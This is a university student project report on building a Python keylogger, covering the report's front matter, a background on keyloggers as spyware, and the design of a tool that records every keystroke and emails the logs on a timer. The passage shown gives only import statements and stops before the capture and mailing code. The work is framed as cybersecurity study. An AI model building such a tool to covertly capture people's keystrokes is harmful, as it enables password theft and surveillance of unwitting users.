Keylogger

A Project Report submitted in partial fulfillment of the requirements for the award of the degree of

Bachelor of Technology

in

Computer Science and Engineering

by
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Rohan Bhardwaj (191530018)
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Kuldeep Tiwari (191530009)

Under the Guidance of
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Department of Computer Engineering & Applications
Institute of Engineering & Technology

GLA University
Mathura- 281406, INDIA
January, 2022

Department of Computer Engineering and Applications GLA University, Mathura

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Chaumuhan, Mathura – 281406

Declaration

We hereby declare that the work which is being presented in the B.Tech. Project **“Keylogger”**, in partial fulfillment of the requirements for the award of the ***Bachelor of Technology*** in Computer Science and Engineering and submitted to the Department of Computer Engineering and Applications of GLA University, Mathura, is an authentic record of our own work carried under the supervision of **Mr. Asheesh Tiwari, GLA University, Mathura.**

The contents of this project report, in full or in parts, have not been submitted to any other Institute or University for the award of any degree.

1. Ayush Kumar Saxena (191530003)
2. Rohan Bhardwaj (191530018)
3. Naman Agrawal (191530013)
4. Kuldeep Tiwari (191530009)

Department of Computer Engineering and Applications GLA University, Mathura

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Chaumuhan, Mathura – 281406

CERTIFICATE

This is to certify that the project entitled **“ Keylogger ”** carried out in Mini Project, is a bonafide work done by **Ayush Kumar Saxena (191530003), Rohan Bhardwaj (191530018), Naman Agrawal (191530013), Kuldeep Tiwari (191530009)** is submitted in partial fulfillment of the requirements for the award of the degree Bachelor of Technology (Computer Science & Engineering).

Signature of Supervisor:

Name of Supervisor: Mr. Asheesh Tiwari

Department: Computer Engineering and Applications (CEA)

ACKNOWLEDGEMENT

It gives us a great sense of pleasure to present the report of the B. Tech Mini Project undertaken during B. Tech. Third Year. This project in itself is an acknowledgment of the inspiration, drive, and technical assistance contributed to it by many individuals. This project would never have seen the light of the day without the help and guidance that we have received.

Our heartiest thanks to **Dr. Rohit Agrawal,** Head of Dept., Department of CEA for providing us with an encouraging platform to develop this project, which thus helped us in shaping our abilities towards a constructive goal.

We owe a special debt of gratitude to **Dr. Shashi Shekhar,** Program Coordinator, Department of CEA, for his constant support and guidance throughout the course of our work. His sincerity, thoroughness, and perseverance have been a constant source of inspiration for us. He has showered us with all his extensively experienced ideas and insightful comments at virtually all stages of the project & has also taught us about the latest industry-oriented technologies.

We owe a special debt of gratitude to **Mr. Asheesh Tiwari,** Assistant Professor Department of CEA, for his constant support and guidance throughout the course of our work. His sincerity, thoroughness and perseverance have been a constant source of inspiration for us. He has showered us with all his extensively experienced ideas and insightful comments at virtually all stages of the project and has also taught us about the latest industry-oriented technologies.

We also do not like to miss the opportunity to acknowledge the contribution of all faculty members of the department for their kind guidance and cooperation during the development of our project. Last but not the least, we acknowledge our friends for their contribution in the completion of the project.

1. **Ayush Kumar Saxena (191530003)**
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ABSTRACT

Keylogger is an activity-monitoring computer program that records every keystroke made by a computer user. One of the oldest forms of cyber threat, these keystroke loggers record the information you type into a website orapplication and send to back to a third party.

It comes under the category of malware and is a type of spyware. Criminals use keyloggers to steal personal or financialinformation such as banking details, which they can then sell or use for profit. However, they also have legitimate uses within businesses to troubleshoot, improve user experience, or monitor employees. Law enforcement and intelligence agencies also uses keylogging for surveillance purposes.

The amount of information collected by keylogger software can vary. The most basic forms may only collect the information typed into a single website or application. More sophisticated ones may record everything you type no matter the application, including information you copy and paste. Some variants of keyloggers – especially those targeting mobile devices – go further and record information such as calls (both call history and the audio), informationfrom messaging applications, GPS location, screen grabs, and even microphone and camera capture.

Keyloggers can hardware- or software-based. Hardware-based ones can simply nestle between the keyboard connector and the computer's port. Software-based ones can be whole applications or tools knowingly used or downloaded, or malware unknowingly infecting a device. Data captured by keyloggers can be sent back to attackers via email or uploading log data to predefined websites, databases, or FTP servers.

Table of Contents

Chapter 1
INTRODUCTION

Cyber Security helps individuals and organizations secure and protect computer systems and networks from information disclosure, theft of or damage to their hardware, software, or electronic data, as well as from the disruption or misdirection of the services they provide. The threats countered by cyber-security are three-fold: Cybercrime, Cyber-attack and Cyberterrorism.

Malware means malicious software. One of the most common cyber threats, malware is software that a cybercriminal or hacker has created to disrupt or damage a legitimate user's computer.

There are a number of different types of malwares including: Virus, Trojans, Spyware, Ransomware, Adware and Botnets. Some attacks are: SQL Injection, Phishing, Man-in-the-middle attack and Denial-of-service attack. To safeguard data, we employ a variety of tools and approaches to assist businesses in making decisions and achieving their objectives.

1.1 OVERVIEW AND MOTIVATION

We are facing a lot of cyber threats in the world which target many big companies of the world. These attacks can range from small to mid-sized. Some of the most common attacks incude: Phishing/Social Engineering, Compromised/Stolen Devices and Credential Theft. Many attacks are caused by using malwares. Malware is a malicious software that is dangerous to the computer. Once installed, malware can harm the computer in different ways. Cyber Security provides security against such threats and attacks. Hence this motivated us to make a keylogger software.

Keylogger exposes the passwords by recording each key pressed on the keyboard. It is used to steal account information. After making this we can think of countering it and securing data. As almost anything that a company needs to fulfil its goals can be analyzed and predicted using data. Data-driven decisions may boost ROI, open up new revenue sources, and even save the environment.

1.2 OBJECTIVE

To develop a keylogging software in Python3 using "pynput.keyboard" that records every keystrokes of Physical as well as on-screen keyboard, and delivers key logs through email in response to a timer. It can record keystrokes on virtual as well as hardware keyboards.

Chapter 2
SOFTWARE REQUIREMENT ANALYSIS

2.1 REQUIREMENT ANALYSIS

In systems engineering and software engineering, requirements analysis focuses on the tasks that determine the needs or conditions to meet the new or altered product or project, taking account of the possibly conflicting requirements of the various stakeholders, analyzing, documenting, validating and managing software or system requirements.

2.1.1 SOFTWARE COMPONENTS

- IDE (Used: Visual Studio Code)
- Python 3.7 or above
- An Operating System
- A Web Browser

2.1.2 HARDWARE COMPONENTS

- Processor Required: Intel i3 or above
- RAM: 8GB
- Hardware Devices: Computer System
- Hard Disk: 256GB

2.2 MODULES AND FUNCTIONALITIES

2.2.1 The pynput.keyboard module

The package pynput.keyboard contains classes for controlling and monitoring the keyboard. The multiprocessing is a package that supports spawning processes using an API similar to the threading module. The multiprocessing package offers both local and remote concurrency, by using subprocesses instead of threads. Due to this, the multiprocessing module allows the programmer to fully leverage multiple processors on a given machine. It runs on both Unix and Windows.

2.2.2 The logging module

The **logging module** in Python is a ready-to-use and powerful module that is designed to meet the needs of beginners as well as enterprise teams. It is used by most of the third-party Python libraries, so, you can integrate your log messages with the ones from those libraries to produce a homogeneous log for your application.

2.2.3 The smtplib Module

The **smtplib** module defines an SMTP client session object that can be used to send mail to any internet machine with an SMTP or ESMTP listener daemon. For details of SMTP and ESMTP operation, consult **RFC 821** (Simple Mail Transfer Protocol) and **RFC 1869** (SMTP Service Extensions).

2.2.4 The email.mime Module

Creating email and MIME objects from scratch. You can create a new object structure by creating **Message** instances, adding attachments and all the appropriate headers manually. For MIME messages though, the **email** package provides some convenient subclasses to make things easier.

Chapter 3
SOFTWARE DESIGN





Fig 1. Workflow of Software

Chapter 4
INSTALLATION AND SETUP



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
Looking for Python 2.7? See below for specific releases

Active Python Releases

For more information visit the Python Developer's Guide.

Python version	Maintenance status	First released	End of support	Release schedule

Fig 2. Python Download



Active Python Releases

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
Python version	Maintenance status	First released	End of support	Release schedule
3.10	bugfix	2021-10-04	2026-10	PEP 619
3.9	bugfix	2020-10-05	2025-10	PEP 596
3.8	security	2019-10-14	2024-10	PEP 569
3.7	security	2018-06-27	2023-06-27	PEP 537
2.7	end-of-life	2010-07-03	2020-01-01	PEP 373

Fig 3. Active Python Releases



Download Visual Studio Code

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
Fig 4. Installation Of Visual Studio Code

Chapter 5
IMPLEMENTATION AND USER INTERFACE

Now we are going to show our python code of keylogger that records every keystroke of physical as well as on-screen keyboard, and delivers key logs through email in response to a timer. Then we are going to show how it works when it is implemented. The code has been written on Visual Studio Code IDE.


Let’s see the code:

Firstly, import all the required libraries and modules.




```
from pynput.keyboard import Key, Listener
import logging
import multiprocessing


import smtplib
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders
```

Now let’s define a function which will create a **keylogs.txt** file and write all key strokes in it made by the user once the keylogger is launched.



